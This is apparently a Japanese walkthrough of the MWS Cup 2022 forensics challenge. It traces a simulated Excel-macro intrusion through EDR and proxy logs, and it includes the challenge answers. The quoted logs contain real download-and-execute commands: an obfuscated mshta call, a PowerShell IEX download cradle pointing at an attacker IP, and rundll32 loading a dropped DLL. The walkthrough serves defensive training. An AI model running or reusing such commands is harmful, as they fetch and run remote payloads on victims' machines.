MWS Cup 2022 x DFIR 課題解説

MWS Cup 2022
DFIR作問チーム
保要　隆明

DFIR課題メンバー

- 全体取りまとめ
  - 保要 隆明（株式会社エヌ・エフ・ラボラトリーズ）

- 攻撃シナリオ検討・ログ取得環境構築
  - 荒木 粧子（株式会社ソリトンシステムズ）
  - 後藤 公太（株式会社ソリトンシステムズ）
  - 尾曲 晃忠（株式会社ソリトンシステムズ）
  - 木野田 渉（株式会社ソリトンシステムズ）
  - 伊神 和馬（株式会社ソリトンシステムズ）
  - 白鳥 隆史（株式会社ソリトンシステムズ）
  - 竹澤 一輝（株式会社ソリトンシステムズ）

- 攻撃シナリオ検討・検証・実施・問題作成（Red Team）
  - 久保 佑介（NTTコミュニケーションズ株式会社）
  - 田口 裕介（NTTコミュニケーションズ株式会社）
  - 戸祭 隆行（NTTセキュリティ・ジャパン株式会社）
  - 阿部 航太（株式会社エヌ・エフ・ラボラトリーズ）
  - 飯田 良（株式会社エヌ・エフ・ラボラトリーズ）
  - 市岡 秀一（株式会社エヌ・エフ・ラボラトリーズ）
- 攻撃シナリオ検討・問題作成（Blue Team）
  - 大倉 有喜(NTTセキュリティ・ジャパン株式会社)
  - 小林靖幸
    (GMOサイバーセキュリティ byイエラエ株式会社)

今年の方針


- 2021
  - 人の手による攻撃
  - 複数端末
  - EDRログ（InfoTrace Mark II）＋プロキシログから侵害状況を明らかにする
  - 環境情報やフォーマットの事前アナウンス
  - 現実の攻撃を再現した擬似攻撃
- 2022
  - 人の手による攻撃
  - 複数端末
  - EDRログ（InfoTrace Mark II）＋プロキシログから侵害状況を明らかにする
  - 環境情報やフォーマットの事前アナウンス
  - 現実の攻撃を再現した擬似攻撃
  - 昨年よりも攻撃を少なめにする
  - 昨年の課題1をカバーする問題作成
  - 知識問題を追加

今年のあらすじ

イーデン・カレッジは、学問、スポーツ、芸術など様々な分野において優れた学生が集まる小中高一貫の国を代表する学校である。そのため、国を代表する著名人の子息も多く在学している。


そんなイーデン・カレッジは、これまで日々の作業を紙で行っていたが、世の中のIT化の流れに伴い、業務をデジタル化することにした。

イーデンカレッジのIT環境構成図



ある日、IT管理者に一つの相談が…

SwanからIT管理者に対して、「普段見ない画面が表示されて、Yesを押してしまったけど大丈夫か？」との相談があった。



IT管理者はこの画面に心当たりがなかったため、ヒアリングを実施。
ヒアリングを行ったところ、「画面が表示される少し前にExcelファイルが送られてきたので、開いたような…」と話している。

事件を解決せよ！

最近、敵国の諜報活動が活発化しているとの情報がある。
もしかしたら、敵国スパイの諜報活動かもしれない。。

EDRログ、プロキシログを解析し、イーデン・カレッジで
どのような出来事が起きたか明らかにして欲しい。

今年のテーマ

悪性Officeファイル
を起点にした標的型攻撃

Officeのマクロ機能を取り巻く状況

- Microsoftが攻撃に使用されているOffice機能を無効化

ニュース

Microsoft、マルウェアの温床となっていた古い「Excel」マクロ機能をデフォルト無効化

30年前からある「Excel 4.0」（XLM）マクロ

将井 秀人　2022年1月21日 16:31

米Microsoftは1月19日（現地時間）、「Excel 4.0」（XLM）マクロを予定通りデフォルト無効化したと発表した。「Excel 4.0」マクロの利用を制限するオプションは昨年7月に「Excel」の「トラスト センター」に追加されており、いずれは既定で有効（XLMマクロ使用不可）化されることが事前されていた。

引用: https://forest.watch.impress.co.jp/docs/news/1382510.html

差し戻されたMicrosoft OfficeのVBAマクロ無効化機能、再び復帰

7/23(土) 7:15 配信　5

ITmedia エンタープライズ

コンピュータ情報サイトの「Bleeping Computer」によれば、Microsoftは2022年7月21日（現地時間）、「Microsoft Office」におけるVBAマクロ機能を再び無効化したと発表した。今後は順次変更が反映される見込みだ。

VBAマクロ機能の無効化までの経緯を知る

引用:
https://news.yahoo.co.jp/articles/191627b20d4e64868ef6d5a3649e100caafb2fa6

Officeを狙った攻撃は未だに観測されている


Diversifying the delivery chain

Between September 13 and 21, Team Cymru analysts noticed the following different delivery methods of IcedID on targets:

- Password Protected ZIP -> ISO -> LNK -> JS -> [CMD or BAT] -> DLL
- Password Protected ZIP -> ISO -> CHM -> DLL
- Password Protected ZIP -> ISO -> LNK -> BAT -> DLL
- Malicious Word or Excel documents laced with macros
- Delivered directly via the PrivateLoader pay-per-install service

These campaigns used either the Italian language or English, with the former having smaller-scale success than the latter.


https://www.bleepingcomputer.com/news/security/hackers-behind-icedid-malware-attacks-diversify-delivery-tactics/



https://tria.ge/220926-yytwladadr

競技で解析するログ

- 各エンドポイントのEDRログ
- インターネットの接続点に設置したProxyのログ



解析するログ

EDRログ

- Soliton InfoTrace Mark II のログ
  - Soliton Dataset で提供されているデータと同様のフォーマット
- 記録されている情報
  - プロセスの起動・終了
  - ファイルの作成・削除
  - レジストリ操作
  - ネットワーク接続・切断
  - Windowsイベントログ情報
  - など

解析するログ

Proxyログ

- OSSのプロキシソフトウェア Squild のアクセスログ
- 記録されている情報
  - クライアントIPアドレス
  - HTTP リクエストメソッド
  - HTTP アクセス先URL
  - HTTP レスポンスステータスコード
  - クライアントから送信(アップロード)されたデータ量の合計
  - クライアントへ送信(ダウンロード)したデータ量の合計
  - リファラ
  - User-Agent
  - など

課題概要

0. Prologue 1			
1-1. Initial Access/Execution 1	1-2. Initial Access/Execution 1	1-3. Initial Access/Execution 1	
1-4. Initial Access/Execution 2	1-5. Initial Access/Execution 1	1-6. Initial Access/Execution 1	
2-1. Discovery 1	2-2. Discovery 1	3-1. Execution 1	3-2. Credential Access 1
4-1. Lateral Movement 1	4-2. Lateral Movement 1	5. Persistence 1	6-1. Credential Access 2
6-2. Credential Access 2	7. Exfiltration 4	8-1. Incident Response 1	8-2. Incident Response 1

FLAG/選択形式：17pts

記述形式: 8pts

問題解説

解説に使用するツール

- テキストエディタ: Visual Studio Code
  - 言語モードを「Log」にすることで、見やすくハイライトしてくれる
  - 表示の「右端で折り返す」必要に応じて切り替えると見やすい
  - ターミナルを表示し、grepを使う
- ログ検索コマンド: grep
  - LinuxやmacOSは標準的にインストール
  - Windowsの場合、WSLやCygwinをインストールして使うと良い
- Webブラウザ: Google Chrome
  - 関連情報をググるのに使用

1.1 Initial Access/Execution (1pt)

SwanがExcelのプロセスを起動した日時(日本時間)と開いたファイル名を答えよ。

フォーマット: YYYY/MM/DD_hh:mm:ss_ファイル名

例: 2022/10/24 09:00:00 に test.xlsx を開いた場合、
2022/10/24_09:00:00_test.xlsx

5回まで回答可

1.1 Initial Access/Execution (1pt)

- WS02のログでExcelのプロセス起動ログを検索

```
cat ws02.log | grep "evt=ps subEvt=start" | grep -i excel
```

```
10/05/2022 14:21:02.455 +0900 loc=en-US type=ITM2 sn=69683 lv=5 evt=ps subEvt=start os=Win com="WS02" domain="EDEN-COLLEGE"
profile="MWSCup_server" tmid=f32aa9bd-5a1e-4ac1-9a7a-b93a53b88e89 csid=S-1-5-21-2161340801-30039536-1092954500 ip=172.16.1.102,
fe80::cc85:1486:78ff:d2d0 mac=06:ad:b5:bf:2d:23 rcCom="DESKTOP" usr="Swan" usrDomain="EDEN-COLLEGE" sessionID=3 psGUID=
{781B147F-3EC7-4C36-AA59-DC58AB43D4F9} psPath="C:\Program Files (x86)\Microsoft Office\root\Office16\EXCEL.EXE"
cmd=""C:\Users\Swan\Desktop\tomatet.xlsm"" psID=4596 parentGUID={43D9F4CB-EEBC-4E52-84C3-2FD9DFC32850}
parentPath="C:\Windows\Explorer.EXE" psUser="Swan" psDomain="EDEN-COLLEGE" arc=x86
sha256=99f2abae7b65f8fef3670b71f4219d52a61ea415a791e201ed959b4ec7c38aca sha1=67e3bcd746798c23302dc823c07f53e8bad06576
md5=98e0dc44fc6c7c4faf22bcb2c69b5cf6 company="Microsoft Corporation" fileDesc="Microsoft Excel" fileVer="16.0.15629.20156"
product="Microsoft Office" productVer="16.0.15629.20156" crTime="09/30/2022 16:02:36.623" acTime="09/30/2022 16:02:45.139" moTime="09/
30/2022 16:02:45.139" size=49082216 sig=Valid signer="Microsoft Corporation" issuer="Microsoft Code Signing PCA 2010" cerSN="33 00 00
04 90 0e 61 14 98 12 78 23 70 00 00 00 00 04 90" validFrom="05/13/2022 05:47:05.000" validTo="05/12/2023 05:47:05.000"
```

A. 2022/10/05_14:21:02_tomatet.xlsm

1.2. Initial Access / Execution (1pt)

Swanが 問題1.1 のExcelファイルを開いた後、ExcelからWindows標準ツールが実行され、攻撃ペイロードがダウンロードされている。

以下の選択肢のうち、Excelのプロセスから最初に実行されたWindows標準コマンドはどれか？（選択問題）

- cscript
- mshta
- whoami
- powershell

2回まで回答可

1.2 Initial Access/Execution（1pt）

- ExcelのプロセスのGUIDをparentGUIDに指定して、プロセス起動ログを追う

```
cat ws02.log | grep "evt=ps subEvt=start" | grep
"parentGUID={781B147F-3EC7-4C36-AA59-DC58AB43D4F9}"
```

```
10/05/2022 14:21:33.975 +0900 loc=en-US type=ITM2 sn=69757 lv=5 evt=ps subEvt=start os=Win com="WS02" domain="EDEN-COLLEGE"
profile="MWSCup_server" tmid=f32aa9bd-5a1e-4ac1-9a7a-b93a53b88e89 csid=S-1-5-21-2161340801-30039536-1092954500 ip=172.16.1.102,
fe80::cc85:1486:78ff:d2d0 mac=06:ad:b5:bf:2d:23 rcCom="DESKTOP" usr="Swan" usrDomain="EDEN-COLLEGE" sessionID=3 psGUID=
{B2CB3BDB-1D50-4D18-96D0-C682CE9F0145} psPath="C:\Windows\SysWOW64\cmd.exe" cmd="/c m^s^h^t^a h^t^t^p:/^/35.77.166.144:8080/se/s.html"
psID=4188 parentGUID={781B147F-3EC7-4C36-AA59-DC58AB43D4F9} parentPath="C:\Program Files (x86)\Microsoft Office\root\Office16\EXCEL.EXE"
psUser="Swan" psDomain="EDEN-COLLEGE" arc=x86 sha256=b94d1c553c7ef81df040d6be59120eb0a8f67aec1a787a2b6b537309cbaf8cc4
sha1=6bc815d8ab2194850142e80b7107539612332bbd md5=db126ff10e71753c0c29210c090927a3 company="Microsoft Corporation" copyright="© Microsoft
Corporation. All rights reserved." fileDesc="Windows Command Processor" fileVer="10.0.17763.1697 (WinBuild.160101.0800)"
product="Microsoft® Windows® Operating System" productVer="10.0.17763.1697" crTime="01/14/2021 06:16:25.509" acTime="01/14/2021 06:16:25.
509" moTime="01/14/2021 06:16:25.509" size=236032 sig=Valid signer="Microsoft Windows" issuer="Microsoft Windows Production PCA 2011"
cerSN="33 00 00 03 8d b0 bf e1 b0 ca 33 b3 d4 00 00 00 00 03 8d" validFrom="05/06/2022 04:23:15.000" validTo="05/05/2023 04:23:15.000"
```

1.2 Initial Access/Execution（1pt）

- ^ は、コマンドプロンプトにおいて、エスケープ記号を表す
  - 通常の文字の前に置いても意味はない ＝ 検知回避のための難読化
- 以下のコマンド（mshta）が実行されていると考えられる

```
mshta http://35.77.166[.]144:8080/se/s.html
```

- 子プロセスの起動ログやほぼ同時刻のプロキシログから、実行成功を確認

```
10/05/2022 14:21:34.350 +0900 loc=en-US type=ITM2 sn=69776 lv=5 evt=ps subEvt=start os=Win com="WS02" domain="EDEN-COLLEGE"
profile="MWSCup_server" tmid=f32aa9bd-5a1e-4ac1-9a7a-b93a53b88e89 csid=S-1-5-21-2161340801-30039536-1092954500 ip=172.16.1.102,
fe80::cc85:1486:78ff:d2d0 mac=06:ad:b5:bf:2d:23 rcCom="DESKTOP" usr="Swan" usrDomain="EDEN-COLLEGE" sessionID=3 psGUID=
{B53D96CB-5158-42A2-939C-18CD27DCF432} psPath="C:\Windows\SysWOW64\mshta.exe" cmd="http://35.77.166.144:8080/se/s.html" psID=5524
parentGUID={B2CB3BDB-1D50-4D18-96D0-C682CE9F0145} parentPath="C:\Windows\SysWOW64\cmd.exe" psUser="Swan" psDomain="EDEN-COLLEGE" arc=x86
```

```
172.16.1.102 - - [05/Oct/2022:14:21:35 +0900] "GET http://35.77.166.144:8080/se/s.html HTTP/1.1" 200 251 7440 "-" "Mozilla/4.0
(compatible; MSIE 7.0; Windows NT 10.0; WOW64; Trident/7.0; .NET4.0C; .NET4.0E)" TCP_MISS:ORIGINAL_DST
```

- A. mshta

※ 誤アクセス防止のため、アドレスは一部別の文字に置き換えています

1.3 Initial Access/Execution (1pt)

問題1.2 のコマンド実行後、PowerShellを悪用して外部から不審なファイルをダウンロードして実行している。そのURLを答えよ。

例: https://example.com/hoge.txt

3回まで回答可

1.3 Initial Access/Execution (1pt)

- Excelが起動された 14:21:02 以降のProxyログを確認

```
172.16.1.102 - - [05/Oct/2022:14:21:35 +0900] "GET http://35.77.166.144:8080/se/s.html HTTP/1.1" 200 251 7440 "-" "Mozilla/4.0
(compatible; MSIE 7.0; Windows NT 10.0; WOW64; Trident/7.0; .NET4.0C; .NET4.0E)" TCP_MISS:ORIGINAL_DST
172.16.1.102 - - [05/Oct/2022:14:22:25 +0900] "GET http://35.77.166.144:8800/se/s.png HTTP/1.1" 200 76 962 "-" "-"
TCP_REFRESH_UNMODIFIED:ORIGINAL_DST
172.16.1.102 - - [05/Oct/2022:14:22:25 +0900] "GET http://google.com/login/aef8ahadfa HTTP/1.1" 404 76 1974 "-" "-" TCP_MISS:ORIGINAL_DST
172.16.1.102 - - [05/Oct/2022:14:22:26 +0900] "GET http://yahoo.co.jp/login/3afafdaf3 HTTP/1.1" 301 76 473 "-" "-" TCP_MISS:ORIGINAL_DST
172.16.1.102 - - [05/Oct/2022:14:22:26 +0900] "CONNECT 183.79.219.252:443 HTTP/1.1" 200 65 0 "-" "-" TAG_NONE:ORIGINAL_DST
172.16.1.102 - - [05/Oct/2022:14:22:27 +0900] "GET http://35.77.166.144:8800/login/7afda21s HTTP/1.1" 200 58 17412032 "-" "-"
TCP_MISS:ORIGINAL_DST
172.16.1.102 - - [05/Oct/2022:14:22:56 +0900] "CONNECT 40.79.141.153:443 HTTP/1.1" 200 63 0 "-" "-" TAG_NONE:ORIGINAL_DST
172.16.1.102 - - [05/Oct/2022:14:22:57 +0900] "CONNECT 35.77.166.144:443 HTTP/1.1" 200 63 0 "-" "-" TAG_NONE:ORIGINAL_DST
```

- mshtaが通信していた通信先以外にも、いくつか同じ通信先が…

1.3 Initial Access/Execution（1pt）

- 2つ目の通信先でWS02のログを検索

```
cat ws02.log | grep "http://35.77.166.144:8800/se/s.png"
```

```
10/05/2022 14:22:11.814 +0900 loc=en-US type=ITM2 sn=69994 lv=5 evt=ps subEvt=start os=Win com="WS02" domain="EDEN-COLLEGE"
profile="MWSCup_server" tmid=f32aa9bd-5a1e-4ac1-9a7a-b93a53b88e89 csid=S-1-5-21-2161340801-30039536-1092954500 ip=172.16.1.102,
fe80::cc85:1486:78ff:d2d0 mac=06:ad:b5:bf:2d:23 rcCom="DESKTOP" usr="Swan" usrDomain="EDEN-COLLEGE" sessionID=3 psGUID=
{BB2045C7-1E81-4900-ACE7-FFD39CE81780} psPath="C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe" cmd="IEX(New-Object Net.
WebClient).downloadString('http://35.77.166.144:8800/se/s.png')" psID=6040 parentGUID={C40B4B84-A1ED-43FA-9E30-18131979DB39}
parentPath="C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe" psUser="Swan" psDomain="EDEN-COLLEGE" arc=x86
sha256=1ee3d7c80d075d64f97d04d036e558043f2f6bc959c87cd5b0a6d53b96b96a0f sha1=e6bcade7272afdf52d963d0626a1dd4d26b39a7e
md5=83767e18db29b51a804a9e312d0ed99c company="Microsoft Corporation" copyright="© Microsoft Corporation. All rights reserved."
fileDesc="Windows PowerShell" fileVer="10.0.17763.1 (WinBuild.160101.0800)" product="Microsoft® Windows® Operating System" productVer="10.
0.17763.1" crTime="09/15/2018 16:14:15.943" acTime="09/15/2018 16:14:15.943" moTime="09/15/2018 16:14:15.943" size=431104 sig=Valid
signer="Microsoft Windows" issuer="Microsoft Windows Production PCA 2011" cerSN="33 00 00 01 c4 22 b2 f7 9b 79 3d ac b2 00 00 00 00 01
c4" validFrom="07/04/2018 05:45:50.000" validTo="07/27/2019 05:45:50.000"
```

- PowerShellでダウンロードしたファイルを実行
  - 拡張子が .png でも 画像ファイルとは限らない

A. http://35.77.166[.]144:8800/se/s.png

※ 誤アクセス防止のため、アドレスは一部別の文字に置き換えています

1.3 Initial Access/Execution（1pt）

- プロセスの親子関係を追っていくと、1.2のプロセスとつながる

1.4 Initial Access/Execution (2pts)

問題1.3のあと、不審なファイルがダウンロードされてファイルとして保存されている。

そのダウンロード元のURLと、どのような場所(ファイルパス)に保存されたか答えよ。

フォーマット: URL_ファイルパス

例: (省略)

5回まで回答可

1.4 Initial Access/Execution (2pts)

- 問題1.3 以降のProxyログを確認

```
172.16.1.102 - - [05/Oct/2022:14:21:35 +0900] "GET http://35.77.166.144:8080/se/s.html HTTP/1.1" 200 251 7440 "-" "Mozilla/4.0
(compatible; MSIE 7.0; Windows NT 10.0; WOW64; Trident/7.0; .NET4.0C; .NET4.0E)" TCP_MISS:ORIGINAL_DST
172.16.1.102 - - [05/Oct/2022:14:22:25 +0900] "GET http://35.77.166.144:8800/se/s.png HTTP/1.1" 200 76 962 "-" "-"
TCP_REFRESH_UNMODIFIED:ORIGINAL_DST
172.16.1.102 - - [05/Oct/2022:14:22:25 +0900] "GET http://google.com/login/aef8ahadfa HTTP/1.1" 404 76 1974 "-" "-" TCP_MISS:ORIGINAL_DST
172.16.1.102 - - [05/Oct/2022:14:22:26 +0900] "GET http://yahoo.co.jp/login/3afafdaf3 HTTP/1.1" 301 76 473 "-" "-" TCP_MISS:ORIGINAL_DST
172.16.1.102 - - [05/Oct/2022:14:22:26 +0900] "CONNECT 183.79.219.252:443 HTTP/1.1" 200 65 0 "-" "-" TAG_NONE:ORIGINAL_DST
172.16.1.102 - - [05/Oct/2022:14:22:27 +0900] "GET http://35.77.166.144:8800/login/7afda21s HTTP/1.1" 200 58 17412032 "-" "-"
TCP_MISS:ORIGINAL_DST
172.16.1.102 - - [05/Oct/2022:14:22:56 +0900] "CONNECT 40.79.141.153:443 HTTP/1.1" 200 63 0 "-" "-" TAG_NONE:ORIGINAL_DST
172.16.1.102 - - [05/Oct/2022:14:22:57 +0900] "CONNECT 35.77.166.144:443 HTTP/1.1" 200 63 0 "-" "-" TAG_NONE:ORIGINAL_DST
```

- /login/ランダムな文字列 の通信先に通信している
- http://35.77.166[.]144:8800/login/7afda21s への通信が怪しい
  - これまで見つけた通信先とIPアドレスが同じ
  - ステータスコードが200
  - ダウンロードされたデータ量が比較的大きい（17,412,032bytes）

1.4 Initial Access/Execution（2pts）

- 14:22:27頃のWS02のログを確認

```
10/05/2022 14:22:27.215 +0900 loc=en-US type=ITM2 sn=70165 lv=5 evt=file subEvt=create os=Win com="WS02" domain="EDEN-COLLEGE"
profile="MWSCup_server" tmid=f32aa9bd-5a1e-4ac1-9a7a-b93a53b88e89 csid=S-1-5-21-2161340801-30039536-1092954500 ip=172.16.1.102,
fe80::cc85:1486:78ff:d2d0 mac=06:ad:b5:bf:2d:23 rcCom="DESKTOP" usr="Swan" usrDomain="EDEN-COLLEGE" sessionID=3 psGUID=
{BB2045C7-1E81-4900-ACE7-FFD39CE81780} psPath="C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe"
path="C:\Users\Public\Documents\ssl.dll" drvType=HDD
10/05/2022 14:22:29.405 +0900 loc=en-US type=ITM2 sn=70166 lv=5 rf=C15:C3 evt=file subEvt=close os=Win com="WS02" domain="EDEN-COLLEGE"
profile="MWSCup_server" tmid=f32aa9bd-5a1e-4ac1-9a7a-b93a53b88e89 csid=S-1-5-21-2161340801-30039536-1092954500 ip=172.16.1.102,
fe80::cc85:1486:78ff:d2d0 mac=06:ad:b5:bf:2d:23 rcCom="DESKTOP" usr="Swan" usrDomain="EDEN-COLLEGE" sessionID=3 psGUID=
{BB2045C7-1E81-4900-ACE7-FFD39CE81780} psPath="C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe"
path="C:\Users\Public\Documents\ssl.dll" drvType=HDD read=0 write=17411584 pe=1 arc=x64
sha256=d5baa85fc622c2f47d10768b1182cb9c57d839cb2c3ee4de0a090d7e4536ce9c sha1=f21fee69c41f68b96495bd89824ccd9a30d6f583
md5=6f577b0b3530bb4bdb90a6a05f59d400 sTime="10/05/2022 14:22:27.215" crTime="10/05/2022 14:22:25.666" acTime="10/05/2022 14:22:29.217"
moTime="10/05/2022 14:22:29.217" size=17411584 sig=None new=1
```

- C:¥Users¥Public¥Documents¥ssl.dll というファイルが作成
  - 作成しているプロセスは、問題1.3でダウンロードしていたプロセスと同じ
  - 書き込みデータ量も、17,411,584 bytes とダウンロードされたデータ量に近い

A. http://35.77.166[.]144:8800/login/7afda21s_C:¥Users¥Public¥Documents¥ssl.dll

※ 誤アクセス防止のため、アドレスは一部別の文字に置き換えています

1.5 Initial Access/Execution (1pt)

問題1.4で作られたファイルは、あるコマンドラインで実行されています。

そのコマンドラインをコマンドライン引数含めて答えよ。

例: コマンドで `C:¥Windows¥system32¥whoami.exe /all` を実行していた場合 `C:¥Windows¥system32¥whoami.exe /all`

5回まで回答可

1.5 Initial Access/Execution（1pt）

- プロセス起動ログを、問題1.4で作られたファイルでgrepして検索

```
cat ws02.log | grep "evt=ps subEvt=start" | grep
'C:¥¥Users¥¥Public¥¥Documents¥¥ssl.dll'
```

```
10/05/2022 14:22:36.397 +0900 loc=en-US type=ITM2 sn=70179 lv=6 alert=1163 alertClass=risk rs=10 trs=10 rf=C34:L29:R29 evt=ps
subEvt=start os=Win com="WS02" domain="EDEN-COLLEGE" profile="MWSCup_server" tmid=f32aa9bd-5a1e-4ac1-9a7a-b93a53b88e89
csid=S-1-5-21-2161340801-30039536-1092954500 ip=172.16.1.102,fe80::cc85:1486:78ff:d2d0 mac=06:ad:b5:bf:2d:23 rcCom="DESKTOP" usr="Swan"
usrDomain="EDEN-COLLEGE" sessionID=3 psGUID={C0EEDA14-5791-4BF9-B7C7-33D066A619EA} psPath="C:\Windows\SysWOW64\cmd.exe" cmd="/c
C:\Windows\System32\rundll32.exe C:\Users\Public\Documents\ssl.dll,StartW" psID=4848 parentGUID={BB2045C7-1E81-4900-ACE7-FFD39CE81780}
parentPath="C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe" psUser="Swan" psDomain="EDEN-COLLEGE" arc=x86
sha256=b94d1c553c7ef81df040d6be59120eb0a8f67aec1a787a2b6b537309cbaf8cc4 sha1=6bc815d8ab2194850142e80b7107539612332bbd
md5=db126ff10e71753c0c29210c090927a3 company="Microsoft Corporation" copyright="© Microsoft Corporation. All rights reserved."
fileDesc="Windows Command Processor" fileVer="10.0.17763.1697 (WinBuild.160101.0800)" product="Microsoft® Windows® Operating System"
productVer="10.0.17763.1697" crTime="01/14/2021 06:16:25.509" acTime="01/14/2021 06:16:25.509" moTime="01/14/2021 06:16:25.509"
size=236032 sig=Valid signer="Microsoft Windows" issuer="Microsoft Windows Production PCA 2011" cerSN="33 00 00 03 8d b0 bf e1 b0 ca 33
b3 d4 00 00 00 00 03 8d" validFrom="05/06/2022 04:23:15.000" validTo="05/05/2023 04:23:15.000"
```

- C:¥Windows¥System32¥rundll32.exe C:¥Users¥Public¥Documents¥ssl.dll,StartW を実行
  - 親プロセスは問題1.4のプロセス

1.6 Initial Access/Execution (1pt)

問題1.5の結果、外部へ接続が発生し、定期的に・頻繁に通信が行われている。

この通信先を答えよ。

(正答は複数あります。この問題では、どれを入力しても正解となります。

フォーマット: `IPアドレス:ポート番号`

3回まで回答可

1.6 Initial Access/Execution（1pt）

- 問題1.5のプロセスがネットワーク接続ログがないか確認
- なければ、子プロセスがネットワーク接続してないか確認
  - 子プロセスを探す -> ネットワーク接続ログを探す -> 子プロセスを探す の繰り返し

```
cat ws02.log | grep "evt=net subEvt=con" | grep 'psGUID={C0EEDA14-5791-
4BF9-B7C7-33D066A619EA}'
cat ws02.log | grep "evt=ps subEvt=start" | grep 'parentGUID={C0EEDA14-
5791-4BF9-B7C7-33D066A619EA}'
cat ws02.log | grep "evt=net subEvt=con" | grep 'psGUID={AB117015-D20B-
4A22-BC6A-006C5A0F5AFE}'
cat ws02.log | grep "evt=ps subEvt=start" | grep 'parentGUID={AB117015-
D20B-4A22-BC6A-006C5A0F5AFE}'
cat ws02.log | grep "evt=net subEvt=con" | grep 'psGUID={1DC0B0D5-64A8-
43A5-B6E1-074558F4AA73}'
```

1.6 Initial Access/Execution (1pt)

- 35.77.166[.]144:80 および 35.77.166[.]144:443 へ通信

```
10/05/2022 14:22:57.038 +0900 loc=en-US type=ITM2 sn=70554 lv=5 rs=10 trs=30 evt=net subEvt=con os=Win com="WS02" domain="EDEN-COLLEGE" profile="MWSCup_server"
